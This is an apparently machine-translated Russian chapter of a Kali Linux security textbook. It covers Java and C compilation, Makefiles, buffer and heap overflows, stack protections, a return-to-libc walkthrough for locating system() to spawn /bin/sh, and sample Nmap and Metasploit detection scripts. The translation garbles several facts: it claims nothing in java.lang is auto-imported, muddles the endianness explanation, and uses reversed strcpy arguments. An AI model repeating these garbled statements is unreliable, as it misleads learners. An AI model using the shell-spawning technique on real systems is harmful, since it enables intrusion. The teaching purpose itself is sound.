import java.lang.System;

public class Basic {

   public String foo;
```

```
    public static void main(String[] args) {
        System.out.println("Hello, wubble!");
    }
}
```

Что касается Java, то, что верно для многих других языков, использующих промежуточный язык, - это объектно-ориентированный язык. Это многое значит, но одна из них - это занятия. Класс предоставляет контейнер, в котором данные и код, который действует на эти данные, находятся вместе. Они инкапсулированы вместе, так что можно создавать автономные экземпляры класса, что означает, что вы можете иметь несколько одинаковых объектов, и код не должен знать ничего, кроме своего собственного экземпляра.

Существуют также пространства имен (*namespaces*), чтобы прояснить, как обращаться к функциям, переменным и другим объектам из других мест в коде. Строка пакета указывает используемое пространство имен. *packagename.object* не должен ссылаться на все остальное в базовом пакете. Все, что находится за пределами пакета, должно быть явно указано. Компоненты компилятора и компоновщика позаботятся об организации кода и управлении любыми ссылками.

Линия *import* такая же как *include* из программы на языке C раньше. Мы импортируем функциональность в эту программу. Для тех, кто может иметь некоторое знакомство с языком Java, вы узнаете, что эта строка не является строго необходимой, потому что ничего в *java.lang* не импортируется автоматически. Это просто здесь, чтобы продемонстрировать функцию импорта, как мы показали ранее. Как и раньше, это будет обрабатываться процессом связывания, где обрабатываются все ссылки.

Class - это способ инкапсуляции всего вместе. Это обрабатывается на этапе компиляции, когда дело доходит до организации кода и ссылок. Вы увидите, что в нашем классе есть переменная. Это переменная *global* внутри класса: любая функция в классе может ссылаться на эту переменную и использовать ее. Однако доступ или область действия находятся только внутри класса, а не всей программы, что было бы общим для глобальных переменных. Эта конкретная переменная будет храниться в другой части пространства памяти программы, а не помещаться в стек, как мы видели и обсуждали ранее. Наконец, у нас есть основная функция, которая является точкой входа в программу. Мы используем функцию *println*, используя полную ссылку на пространство имен. Это, опять же, обрабатывается во время того, что было бы этапом связывания, потому что

ссылка на этот внешний модуль должна быть помещена в контекст с кодом из внешнего модуля на месте.

Как только мы проходим процесс компиляции, мы оказываемся в файле, который содержит промежуточный язык. Это псевдокод, который напоминает коды операций системы, но полностью независим от платформы. Как только у нас есть файл промежуточного кода, запускается другая программа для преобразования промежуточного кода в Коды операций, чтобы процессор мог его выполнить. Выполнение этого преобразования добавляет определенную задержку, но идея иметь код, который может работать на разных платформах, а также программы песочницы, как правило, считается перевешивающим любой недостаток, который может вызвать задержка.

Компиляция и построение

Не все программы, которые могут вам понадобиться для тестирования, будут доступны в репозитории Kali. Неизменно, вы будете сталкиваться с программным пакетом, который вы действительно хотите использовать, который недоступен в репозитории Kali для установки с использованием *apt*. Это означает, что вам нужно будет построить его из исходного кода. Прежде чем приступить к созданию целых пакетов, давайте рассмотрим, как вы скомпилируете один файл. Допустим, у нас есть исходный файл с именем *wubble.c*. Чтобы скомпилировать это в исполняемый файл, мы используем *gcc -Wall -o wubble wubble.c*.

gcc - исполняемый файл компилятора. Чтобы увидеть все предупреждения - потенциальные проблемы в коде, которые не являются прямыми ошибками, которые могут помешать компиляции - мы используем *-Wall*. Нам нужно указать имя выходного файла. Если мы этого не сделаем, мы получим файл с именем *a.out*. Мы указываем выходной файл с помощью *-o*. Наконец, у нас есть имя файла исходного кода.

Это работает для одного файла. Вы можете указать несколько файлов исходного кода и получить исполняемый файл. Если у вас есть файлы исходного кода, которые нужно скомпилировать и связать в один исполняемый файл, проще всего использовать *make* для автоматизации процесса сборки. *make* работает, выполняя наборы команд, которые включены в файл, называемый Makefile. Это набор инструкций, которые используются для выполнения таких задач, как компиляция файлов исходного кода, их связывание, удаление объектных файлов и другие задачи, связанные со сборкой. Каждая программа, использующая этот метод сборки, будет иметь Makefile и часто несколько Makefile, предоставляя инструкции о том, как именно собирать программу.

Makefile состоит из переменных и команд, а также целей. Пример Makefile можно увидеть в Примере 10-4. То, что вы видите, - это создание двух переменных, указывающих имя компилятора C, а также флаги, передаваемые в компилятор C. В этом файле Makefile есть две цели: *make* и *clean*. Если вы передадите любой из них в *make*, он запустит указанную цель.

Пример 10-4. Пример Makefile

```
CC = gcc
CFLAGS = -Wall
make:
   $(CC) $(CFLAGS) bgrep.c -o bgrep
   $(CC) ($CFLAGS) udp_server.c -o udp_server
   $(CC) $(CFLAGS) cymothoa.c -o cymothoa -Dlinux_x86
clean:
     rm -f bgrep cymothoa udp_server
```

Создание Makefile может быть автоматизировано, в зависимости от функций, которые могут потребоваться в общей сборке. Это часто делается с помощью другой программы *automake*. Чтобы использовать систему *automake*, вы найдете программу в исходном каталоге с именем *configure*. Скрипт конфигурации будет проходить через тесты, чтобы определить, какие другие библиотеки программного обеспечения должны быть включены в процесс сборки. Выходные данные скрипта *configure* будут содержать столько файлов, сколько необходимо, в зависимости от сложности программного обеспечения. Любой каталог, который содержит функцию всей программы и содержит исходные файлы, будет иметь Makefile. Знание того, как создавать программное обеспечение из исходного кода, будет полезным, и мы воспользуемся им позже.

Ошибки в программировании

Теперь, когда мы немного поговорили о том, как разные типы языков управляют созданием программ, мы можем поговорить о том, как возникают уязвимости. При программировании возникают два типа ошибок. Первый тип - это ошибка компиляции. Этот тип ошибки обнаруживается компилятором, и это означает, что компиляция не будет завершена. В случае скомпилированной программы вы не получите исполняемый файл. Компилятор просто сгенерирует ошибку и остановится. Поскольку в коде есть ошибки, нет способа сгенерировать исполняемый файл.

К другому типу ошибок относятся ошибки, возникающие во время работы программы. Эти ошибки времени выполнения являются ошибками логики, а не ошибками синтаксиса. Эти типы ошибок приводят к неожиданному или незапланированному поведению программы. Это может произойти, если в программе есть неполная проверка ошибок. Они могут произойти, если есть предположение, что другая часть программы делает что-то, чего не делает. В случае промежуточных языков программирования, таких как Java, исходя из моего опыта, есть предположение, что язык и VM будут заботиться об управлении памятью или взаимодействии с VM правильно.

Любое из этих предположений или просто плохое понимание того, как создаются программы и как они выполняются в операционной системе, может привести к ошибкам. Мы рассмотрим, как эти классы ошибок могут привести к уязвимому коду, который мы можем использовать при тестировании в системах Kali Linux. Вы получите лучшее понимание того, почему эксплойты в Metasploit будут работать. Некоторые из этих классов уязвимости являются эксплойтами памяти, поэтому мы собираемся предоставить обзор переполнения буфера и кучи.

Если вы менее знакомы с написанием программ и мало знаете об их использовании, вы можете использовать Kali Linux для компиляции программ и работать с ними, чтобы вызывать сбои программ, чтобы увидеть, как они себя ведут.

Переполнение буфера

Во-первых, вы когда-нибудь слышали о слове *blivet*? Блайв - это десять фунтов навоза в пятифунтовом мешке. Конечно, на обычном языке слово *manure* заменяется другим словом. Возможно, это поможет вам визуализировать переполнение буфера. Давайте посмотрим на это с точки зрения кода, чтобы дать вам нечто более конкретное. Пример 10-5 показывает программу на C, в которой переполнение буфера.

Пример 10-5. Переполнение буфера в C

```
#include <stdio.h>
#include <string.h>

void strCopy(char *str)
{
   char local[10];

   strcpy(str, local);
   printf(str);

}

int main(int argc, char **argv)
{
    char myStr[20];
    strcpy("This is a string", myStr);
    strCopy(myStr);

  return 0;
}
```


В основной функции мы создаем переменную символьного массива (строки) с емкостью памяти 20 байт/символов. Затем мы копируем 16 символов в этом массиве. 17-й символ будет добавлен, потому что строки в C (нет строкового типа, поэтому строка является массивом символов) заканчиваются нулем, что означает, что последнее значение в массиве будет 0. Не символ 0, а значение 0.
После копирования строки в переменную, мы передаем переменную в функцию *strCopy*. Внутри этой функции создается переменная, локальная для функции с именем *local*. Это имеет максимальную длину 10 байт / символов. Как только мы копируем переменную str в локальную переменную, мы пытаемся протолкнуть больше данных в пространство, чем пространство предназначено для хранения.

Вот почему проблема называется переполнением буфера. Буфер в данном случае локальный, и мы его переполняем. Язык C ничего не делает, чтобы гарантировать, что вы не пытаетесь протолкнуть больше данных в пространство, чем это пространство будет содержать. Некоторые люди считают, что это преимущество использования C. Однако, все виды проблем возникают в результате не выполнения этой проверки. Считают, что память является, по сути, складываются. У вас есть куча адресов памяти, выделенных для хранения данных в локальном буфере/переменной. Это не похоже на то, что эти адреса просто сидят в пространстве сами по себе. Следующий адрес памяти после последнего в $local$ выделяется на что-то другое. (Существует концепция границ байтов, но мы не будем путать проблемы, вдаваясь в это.) Если вы набиваете слишком много в $local$, остаток записывается в адресное пространство другого фрагмента данных, который необходим программе.

БЕЗОПАСНЫЕ ФУНКЦИИ

С имеет функции, которые считаются безопасными. Один из них *strncpy*. Эта функция принимает не только два буфера в качестве параметров как *strcpy*, но и числовое значение. Числовое значение используется, чтобы сказать: “скопируйте только этот объем данных в буфер назначения."Теоретически это облегчает проблему переполнения буфера, если программисты используют *strncpy* и знают, насколько велик буфер, в который они копируют.

При вызове функции, как функция *strCopy*, фрагменты данных помещаются в стек. На рис. 10-1 показан простой пример кадра стека, который может быть связан с функцией *strCopy*. Вы увидите, что после локальной переменной находится обратный адрес. Это адрес, который помещается в стек, чтобы программа знала, в какое место памяти будет возвращено выполнение после завершения и возврата функции.



Stack Frame

Рис. 10-1. Пример кадра стека

Если мы переполним локальный буфер слишком большим количеством данных, адрес возврата будет изменен. Это заставит программу попытаться перейти на совершенно другой адрес, чем тот, который должен был быть, и, вероятно, тот, который даже не существует в пространстве памяти, выделенном для процесса. Если это произойдет, вы получите ошибку сегментации; программа пытается получить доступ к сегменту памяти, который ему не принадлежит. Ваша программа не удастся. Эксплойты работают, манипулируя данными, передаваемыми в программу, таким образом, что они могут контролировать этот обратный адрес.

ЗАЩИТА СТЕКА

Условия переполнения были проблемой на протяжении десятилетий. Фактически, червь Морриса воспользовался переполнением буфера в конце 1980-х годов для использования системных служб. Вирулентное распространение этого червя нанесло урон тому, что было тогда значительно меньшим интернетом. Поскольку это давняя проблема, которая привела к бесчисленным перебоям в работе и проникновению, есть способы защиты:

- Канарейка из стека вводит часть данных в стек до адреса возврата. Если значение данных было изменено до возврата из функции, адрес возврата не используется.
- Рандомизация размещения адресного пространства часто используется для предотвращения атак переполнения буфера. Переполнения буфера работают, потому что злоумышленник всегда может предсказать адрес, по которому его собственный код вставляется в стек. Когда адресное пространство программы рандомизировано, адрес, в который вставляется код, будет меняться при каждом запуске программы, а это означает, что злоумышленник не может знать, куда форсировать переход. Это делает эти атаки бесполезными.
- Неисполнимые стеки также предотвращают успешную атаку переполнения буфера. Стек - это место, где хранятся данные, необходимые программе. Нет причины, по которой в стеке должен быть исполняемый код. Если пространство памяти, в котором находится стек, помечено как неисполнимое, программа никогда не сможет перейти к чему-либо в стеке для запуска.
- Проверка ввода перед выполнением любого копирования данных также является защитой. Переполнения буфера существуют, потому что программисты и языки программирования позволяют копировать большие пространства в маленькие места. Если программисты выполнят проверку ввода перед выполнением какого-либо действия с данными, многие уязвимости исчезнут.

Переполнение кучи

Переполнение кучи следует той же идее, что и переполнение буфера. Разница в том, где это происходит и что может привести к этому. В то время как стек полон известных данных, куча полна неизвестных данных, то есть в стеке есть данные, которые известны и распределены во время компиляции. Куча, с другой стороны, содержит данные, которые распределяются динамически во время работы программы. Чтобы увидеть, как это работает, давайте пересмотрим программу, которую мы использовали раньше. Вы можете увидеть изменения в примере 10-6.

Пример 10-6. Выделение данных

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void strCopy(char *str)
{
    char *local = malloc(10 * (sizeof(char)));

    strcpy(str, local);
    printf(str);

}

int main(int argc, char **argv)
{

    char *str = malloc(25 * (sizeof(char)));

    strCopy(str);

    return 0;

}
```

Вместо того, чтобы просто определять переменную, которая включает размер массива символов, как мы делали ранее, мы выделяем память и присваиваем адрес начала этого выделения переменной, называемой указателем. Наш указатель знает, где находится начало выделения, поэтому, если нам нужно использовать значение в этой ячейке памяти, мы используем указатель, чтобы добраться до него.
Разница между переполнением кучи и переполнением стека заключается в том, что хранится в каждом месте. В куче нет ничего, кроме данных. Если вы переполните буфер в куче, единственное, что вы будете делать, это испортить другие данные, которые могут быть в куче. Это не означает, что переполнение кучи не может быть использовано. Однако для этого требуется несколько больше шагов, чем просто перезапись адреса возврата, что может быть сделано в ситуации переполнения стека.

Другая тактика атаки, связанная с этим, - распыление кучи. При использовании кучи-спрея атака использует тот факт, что адрес кучи известен. Код эксплойта затем распыляется в кучу. Это по-прежнему требует манипулирования указателем расширенной инструкции (EIP), чтобы он указывал на адрес кучи, где расположен исполняемый код. Это гораздо более сложный способ защиты, чем переполнение буфера.

Возврат в libc

Эта следующая конкретная техника атаки все еще является вариацией того, что мы видели. В конечном счете, что должно произойти, так это то, что злоумышленник получит контроль над указателем команд, который указывает местоположение следующей команды, которая должна быть выполнена. Если стек помечен как неисполнимый или если стек был рандомизирован, мы можем использовать библиотеки, в которых адрес библиотеки и ее функции всегда известны.

Причина, по которой библиотека должна находиться в известном пространстве, заключается в том, чтобы не позволить каждой запущенной программе загрузить библиотеку в свое собственное адресное пространство. При наличии разделяемой библиотеки, если она загружена в известное место, каждая программа может использовать один и тот же исполняемый код из одного места. Если исполняемый код хранится в известном месте, его можно использовать как атаку. Стандартная библиотека C, известная в библиотечной форме как *libc*, используется во всех программах на C и содержит некоторые полезные функции. Одним из них является функция *system*, которая может использоваться для выполнения программы в операционной системе. Если злоумышленники могут перейти по адресу системной функции, передав правильный параметр, они могут получить оболочку в целевой системе.

Чтобы использовать эту атаку, нам нужно определить адрес библиотечной функции. Мы используем функцию *system*, хотя другие также будут работать, потому что мы можем напрямую передать */bin/sh* в качестве параметра, что означает, что мы запускаем оболочку, которая может дать нам доступ к командной строке. Мы можем использовать несколько инструментов, чтобы помочь нам с этим. Первый - это *ldd*, в котором перечислены все динамические библиотеки, используемые приложением. Пример 10-7 содержит список динамических библиотек, используемых программой *wubble*. Это дает адрес, по которому библиотека загружается в память. Как только у нас есть начальный адрес, нам нужно смещение к функции. Мы можем использовать программу *readelf*, чтобы получить это. Это программа, которая отображает все символы из программы *wubble*.

Пример 10-7. Получение адреса функции в libc

```
savagewood:root~# ldd wubble
        linux-vdso.so.1 (0x00007fff537dc000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007faff90e2000)
```

```
        /lib64/ld-linux-x86-64.so.2 (0x00007faff969e000)
savagewood:root~# readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep
system
       232: 0000000000127530 99 FUNC GLOBAL DEFAULT
            13 svcerr_systemerr@@GLIBC_2.2.5
       607: 0000000000042510 45 FUNC GLOBAL DEFAULT
            13 __libc_system@@GLIBC_PRIVATE
      1403: 0000000000042510 45 FUNC WEAK DEFAULT 13
system@@GLIBC_2.2.5
```

Используя информацию из этих программ, у нас есть адрес, который будет использоваться для указателя инструкций. Это также потребовало бы помещения параметра в стек, чтобы функция могла извлечь его и использовать. Когда вы работаете с адресами или чем-то в памяти, нужно помнить одну архитектуру - порядок упорядочения байтов в памяти.

Мы обеспокоены двумя типами архитектуры здесь. Один называется little-endian, а другой - big-endian. В системах с прямым порядком байтов младший байт сохраняется первым. В системе с прямым порядком байтов старший значащий байт сохраняется первым. Системы с прямым порядком байтов отстают от того, как мы думаем. Рассмотрим, как мы пишем числа. Мы читаем число 4587 как четыре тысячи пятьсот восемьдесят семь. Это потому, что наиболее значимое число написано первым. В системе Littleendian наименее значимое значение записывается первым. В системе с прямым порядком байтов мы бы сказали семь тысяч восемьсот пятьдесят четыре.

Системы на базе Intel (а AMD основана на архитектуре Intel) - все это малоимущие. Это означает, что когда вы видите значение, написанное так, как мы его читаем, оно отстает от того, как оно представлено в памяти в системе на базе Intel, поэтому вам нужно взять каждый байт и изменить порядок. Предыдущий адрес должен быть преобразован из старшего в младший порядок путем обращения значений байтов.

Написание модулей Nmap

Теперь, когда у вас есть немного основы программирования и вы понимаете эксплойты, мы можем рассмотреть написание некоторых сценариев, которые принесут нам пользу. Nmap использует язык программирования Lua, чтобы позволить другим создавать сценарии, которые можно использовать с Nmap. Хотя Nmap обычно рассматривается как сканер портов, он также имеет возможность запускать сценарии при обнаружении открытых портов. Эта возможность сценариев обрабатывается с помощью Nmap Scripting Engine (NSE). Nmap, через NSE, предоставляет библиотеки, которые мы можем использовать для упрощения написания скриптов.

Скрипты могут быть указаны в командной строке, когда вы запускаете *nmap* с параметром *--script*, за которым следует имя скрипта. Это может быть один из десятков скриптов в пакете *nmap*; это может быть категория или ваш собственный сценарий. Ваш скрипт зарегистрирует порт, который соответствует тому, что тестируется при загрузке скрипта. Если *nmap* находит систему с портом, который вы указали как зарегистрированный открытый, ваш скрипт запустится. Пример 10-8 - это сценарий, который я написал, чтобы проверить, найден ли путь */foo/* на веб-сервере, работающем через порт 80. Этот сценарий был создан с использованием существующего сценария *nmap* в качестве отправной точки. Скрипты в комплекте с *nmap* находятся в */usr/share/nmap/scripts*.

Пример 10-8. Nmap script

```
local http = require "http"
local shortport = require "shortport"
local stdnse = require "stdnse"
local table = require "table"

description = [[
A demonstration script to show NSE functionality
]]

author = "Ric Messier"
license = "none"
categories = {
                "safe",
                "discovery",
                "default",
}

portrule = shortport.http
```

```
-     our function to check existence of /foo local
function get_foo (host, port, path)
-                           local response =
http.generic_request(host, port, "GET", path) if
response and response.status == 200 then
                           local ret = {}
                           ret['Server Type'] = response.header['server'] ret['Server
                           Date'] = response.header['date'] ret['Found'] = true

                           return ret
              else
                           return false
              end
end

function action (host, port)
              local found = false
              local path = "/foo/"
              local output = stdnse.output_table()

              local resp = get_foo(host, port, path)
              if resp then
                   if resp['Found'] then
                           found = true
                           for name, data in pairs(resp) do
                                        output[name] = data
                           end
                   end
              end

              if #output > 0 then
                           return output
              else
                           return nil
              end
end
```

Давайте разберем сценарий. Первые несколько строк, начинающиеся с *local*, обозначают модули Nmap, которые понадобятся скрипту. Они загружаются в то, что по сути являются переменными экземпляра класса. Это предоставляет нам способ доступа к функциям в модуле позже. После загрузки модуля устанавливаются метаданные этого сценария, включая описание, имя автора и категории, в которые входит сценарий. Если кто-то выбирает сценарии по категориям, категории, которые вы определяете для этого сценария, будут определять, будет ли этот сценарий выполняться.

После метаданных мы попадаем в функционал скрипта. Первое, что происходит, мы устанавливаем правило порта. Это указывает Nmap, когда запускать ваш скрипт. Строка *portrule = shortport.http* указывает, что этот сценарий должен

выполняться, если обнаружен, что порт HTTP (порт 80) открыт. Функция, которая следует этому правилу, - это место, где мы проверяем, доступен ли путь */foo/* в удаленной системе. Вот где мясо этого конкретного сценария. Первое, что происходит, это то, что *nmap* выдает GET-запрос к удаленному серверу на основе порта и хоста, переданных в функцию.

Основываясь на ответе, скрипт проверяет, есть ли ответ 200. Это указывает на то, что путь был найден. Если путь найден, скрипт заполняет хеш информацией, полученной из заголовков сервера. Это включает в себя имя сервера, а также дату, когда был сделан запрос. Мы также указываем, что путь был найден, что будет полезно в вызывающей функции.

Говоря о вызывающей функции, функция *action* - это функция, которую *nmap* вызывает, если найден правильный порт открытым. Функция действия передается хосту и порту. Мы начнем с создания некоторых локальных переменных. Один - это путь, который мы ищем, а другой - таблица, которую *nmap* использует для хранения информации, которая будет отображаться в выводе *nmap*. Как только мы создали переменные, мы можем вызвать функцию, обсуждавшуюся ранее, которая проверяет существование пути.

На основе результатов функции, которая проверяет путь, мы определяем, был ли найден путь. Если он был найден, мы заполняем таблицу всеми парами ключ/значение (key/value), которые были созданы в функции, которая проверила путь. В примере 10-9 показаны выходные данные, созданные в результате запуска *nmap* для сервера, для которого этот путь был доступен.

Пример 10-9. Вывод nmap

```
Nmap scan report for yazpistachio.lan (192.168.86.51)
Host is up (0.0012s latency).

PORT     STATE   SERVICE
80/tcp   open     http
| test:
|   Server Type: Apache/2.4.29 (Debian)
|   Server Date: Fri, 06 Apr 2018 03:43:17 GMT
|_  Found: true
MAC Address: 00:0C:29:94:84:3D (VMware)
```

Конечно, этот скрипт проверяет существование веб-ресурса с помощью встроенных функций на основе HTTP. Вы не обязаны искать только веб-информацию. Вы можете использовать TCP или UDP запросы для проверки проприетарных сервисов. Это не очень хорошая практика, но вы можете написать сценарии Nmap, которые отправляют плохой трафик в порт, чтобы увидеть, что происходит. Во-первых, Nmap не является отличной программой мониторинга, и

если вы действительно хотите попытаться сломать службу, вы хотите понять, произошел ли сбой службы. Вы можете нажать на вредоносный пакет, а затем снова нажать, чтобы увидеть, открыт ли порт, но могут быть более эффективные способы проведения такого рода тестирования.

Расширения Metasploit

Metasploit написан на Ruby, поэтому не стоит удивляться, обнаружив, что если вы хотите написать свой собственный модуль для Metasploit, вы бы сделали это на Ruby. В системе Kali Linux каталог, на который вы хотите обратить внимание, это */usr/share/metasploit-framework/modules*. Metasploit организует все свои модули, от эксплойтов до вспомогательных и пост-эксплойтов, в структуре каталогов. Когда вы ищете модуль в Metasploit и видите, что похоже на структуру каталогов, это потому, что именно там он и находится. Например, один из эксплойтов EternalBlue имеет модуль, который *msfconsole* идентифицирует как эксплойт *exploit/windows/smb/ms17_010_psexec*. Если вы хотите найти этот модуль в файловой системе при установке Kali Linux, вы должны перейти в */usr/share/metasploitframework/modules/exploit/windows/smb/*,, где вы найдете файл *ms17_010_psexec.rb*.

Имейте в виду, что Metasploit является основой. Он обычно используется в качестве инструмента для тестирования на проникновение, используемого для эксплуатации «укажи и щелкни» (или, по крайней мере, для ввода и ввода). Тем не менее, он был разработан как структура, которая позволит легко разрабатывать больше эксплойтов или других модулей. Используя Metasploit, все важные компоненты уже были там, и вам не нужно будет воссоздавать их каждый раз, когда вам нужно написать скрипт эксплойта. Metasploit не только имеет модули, которые облегчают некоторые биты инфраструктуры, но также имеет набор полезных нагрузок и кодеров, которые можно использовать повторно. Опять же, речь идет о предоставлении строительных блоков, необходимых для написания модулей эксплойтов.

Давайте посмотрим, как написать модуль Metasploit. Имейте в виду, что в любое время, когда вы захотите узнать немного больше о функциональности, которую предлагает Metasploit, вы можете посмотреть на модули, поставляемые с Metasploit. Фактически, копирование фрагментов кода из существующих модулей сэкономит ваше время. Код в Примере 10-10 был создан путем копирования верхнего раздела из существующего модуля и изменения всех частей, определяющих модуль. Определение класса и наследование будут одинаковыми, потому что это вспомогательный модуль. Включения все одинаковы, потому что большая часть основной функциональности одинакова. Конечно, функциональность отличается, поэтому код определенно отклоняется. Этот модуль был написан для обнаружения существования службы, работающей на порту 5999, которая отвечает определенным словом при установлении соединения.

Пример 10-10. Metasploit module

```
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name' => 'Detect Bogus Script',
      'Description' => 'Test Script To Detect Our Service',
      'Author' => 'ram',
      'References' => [ 'none' ],
      'License' => MSF_LICENSE
    )

    register_options(
      [
        Opt::RPORT(5999),
      ])
  end

def run_host(ip)

        begin

                connect

#         sock.put("hello")
                resp = sock.get_once()


        if resp != "Wubble"
                        print_error("#{ip}:#{rport} No response")
            return
                end


                print_good("#{ip}:#{rport} FOUND")
                report_vuln({
                        :host => ip,
                        :name => "Bogus server exists",
                        :refs => self.references
                })
                report_note(
                        :host => ip,
                        :port => datastore['RPORT'],
                        :sname => "bogus_serv",
```

```
                        :type => "Bogus Server Open"
                )

                disconnect

        rescue Rex::AddressInUse, ::Errno::ETIMEDOUT,
Rex::HostUnreachable,
          Rex::ConnectionTimeout, Rex::ConnectionRefused,
::Timeout::Error,
          ::EOFError => e
                elog("#{e.class} #{e.message}¥n#{e.backtrace * "\n"}")
        ensure
                disconnect
        end
        end
end
```

Давайте разберем этот сценарий. Первая часть, как отмечалось ранее, - это инициализация метаданных, используемых платформой. Это предоставляет информацию, которую можно использовать для поиска. Вторая часть инициализации - это настройка параметров. Это простой модуль, поэтому нет никаких вариантов, кроме удаленного порта. Здесь устанавливается значение по умолчанию, хотя его может изменить любой, кто использует модуль. Значение *RHOSTS* здесь не установлено, потому что это просто стандартная часть фреймворка. Поскольку это модуль обнаружения сканера, значением является RHOSTS, а не *RHOST*, что означает, что мы обычно ожидаем диапазон IP-адресов.

Следующая функция также требуется платформой. Функция *initialize* предоставляет данные для использования платформой. Когда этот модуль запускается, вызывается функция *run_host*. IP-адрес передается в функцию. Фреймворк отслеживает IP-адрес и порт для подключения, поэтому первое, что мы называем, - это подключение, и Metasploit знает, что это означает инициирование соединения TCP (мы включили модуль TCP в начале) с IP-адресом, передаваемым в модуль порта, указанный в переменной *RPORT*. Нам не нужно ничего делать, чтобы инициировать соединение с удаленной системой.

Как только соединение открыто, работа начинается. Если вы начнете сканировать через другие скрипты модуля, вы можете увидеть несколько функций, используемых для выполнения работы. Это может быть особенно верно для эксплойтов. Для наших целей TCP-сервер отправляет известную строку клиенту при открытии соединения. Потому что это правда, единственное, что нужно сделать нашему скрипту, это прослушать соединение. Любое сообщение, поступающее с сервера, будет занесено в переменную resp. Это значение сверяется со строкой *Wubbl*e, которую этот сервис, как известно, отправляет.

Если строка не соответствует *Wubble*, сценарий может вернуться после вывода ошибки с помощью функции *print_error*, предоставленной Metasploit. Оставшаяся часть сценария содержит информацию, используемую Metasploit, в том числе сообщение, распечатанное в консоли и указывающее на успех. Это делается с помощью функции *print_good*. После этого мы вызываем *report_vuln* и *report_note* для заполнения информации. Эти функции используются для заполнения базы данных, которую можно проверить позже.
Как только мы написали сценарий, мы можем переместить его на место. Поскольку я указал, что это сканер, используемый для обнаружения, его необходимо поместить в */usr/share/metasploitframework/modules/scanner/discovery/*. Название сценария - *bogus.rb*. Расширение файла *.rb* указывает, что это скрипт Ruby. Как только вы скопируете его на место и запустите *msfconsole*, фреймворк выполнит синтаксический анализ сценария. Если синтаксические ошибки мешают этапу компиляции, *msfconsole* напечатает ошибки. Как только сценарий будет установлен и *msfconsole* запущена, вы сможете выполнить поиск сценария, а затем использовать его, как и любой другой сценарий. Больше ничего не нужно, чтобы инфраструктура знала, что скрипт есть и доступен. Вы можете увидеть процесс загрузки и запуска скрипта в Примере 10-11.

Пример 10-11. Запуск скрипта

```
msf > use auxiliary/scanner/discovery/bogus
msf auxiliary(scanner/discovery/bogus) > set RHOSTS 192.168.86.45
RHOSTS => 192.168.86.45
msf auxiliary(scanner/discovery/bogus) > show options

Module options (auxiliary/scanner/discovery/bogus):

Name       Current Setting   Required      Description
----       ---------------   --------      -----------
RHOSTS      192.168.86.45      yes    The target address range or CIDR
identifier
RPORT 5999 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads

msf auxiliary(scanner/discovery/bogus) > run

[+] 192.168.86.45:5999 - 192.168.86.45:5999 FOUND
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Сообщение, которое вы видите, когда сервис найден, является сообщением из функции *print_good*. Мы могли бы распечатать все, что хотели, но указание на то, что услуга найдена, кажется разумным. Возможно, вы заметили строку, закомментированную в сценарии, как указано символом # в начале строки. Эта строка используется для отправки данных на сервер. Первоначально служба была написана для приема сообщения перед отправкой сообщения клиенту. Если вам нужно отправить сообщение на сервер, вы можете использовать функцию, указанную в закомментированной строке. Вы также заметили, что есть вызов функции *disconnect*, которая разрывает соединение с сервером.

Disassembling и обратная инженерия

Реверс-инжиниринг - это продвинутая техника, но это не значит, что вы не можете начать изучать эти инструменты, даже если вы новичок. Когда вы прочитаете оставшуюся часть этой главы, вы сможете понять, что делают инструменты и на что вы видите. Как минимум, вы начнете видеть, как программы выглядят с точки зрения процессора. Вы также сможете наблюдать за тем, что делает программа, пока она работает.

Один из методов, о которых мы будем говорить, это отладка. Мы посмотрим на отладчики в Kali, чтобы посмотреть на сломанную программу, созданную ранее. Используя отладчик, мы можем перехватить исключение, а затем взглянуть на кадр стека и стек вызовов, чтобы увидеть, как нам удалось получить то, что мы сделали. Это поможет лучше понять функционирование программы. Отладчик также позволит нам взглянуть на код программы на языке ассемблера, который является мнемоническим представлением кодов операций, которые понимает процессор.

Отладчик - не единственный инструмент, который мы можем использовать для просмотра кода программы. Мы рассмотрим некоторые другие инструменты, доступные в Kali.

Отладчики (Debugging)

Основным отладчиком, используемым в Linux, является *gdb*. Это отладчик GNU. Отладка программ - это навык, который требует времени для освоения, особенно отладчик, который обладает такими же возможностями, как и *gdb*. Даже используя отладчик с графическим интерфейсом, требуется некоторое время, чтобы привыкнуть к запуску программы и проверке данных в запущенной программе. Чем сложнее программа, тем больше функций вы можете использовать, что увеличивает сложность отладки.

Чтобы наилучшим образом использовать отладчик, ваша программа должна иметь отладочные символы, скомпилированные в исполняемый файл. Это помогает отладчику предоставлять гораздо больше информации, чем вы могли бы иметь. У вас будет ссылка на исходный код из исполняемого файла. Когда вам нужно установить точки останова, сообщая отладчику, где остановить программу, вы можете основывать точку останова на исходном коде. В случае сбоя программы вы получите ссылку на строку в исходном коде. Единственная область, где вы не будете получать дополнительную информацию, - это библиотеки, которые включены в программу. Это включает в себя стандартные функции библиотеки C.

Запуск программы через отладчик может быть выполнен из командной строки, хотя вы также можете загрузить программу после запуска отладчика. Чтобы запустить нашу программу *wubble* в отладчике, мы просто запустили*gdb wubble* в командной строке. Чтобы убедиться, что у вас есть символы отладки, вы должны добавить *-g* к командной строке при компиляции программы. В примере 10-12 показано, как запустить отладчик с программным *wubble*, в котором символы отладки скомпилированы в исполняемый файл.

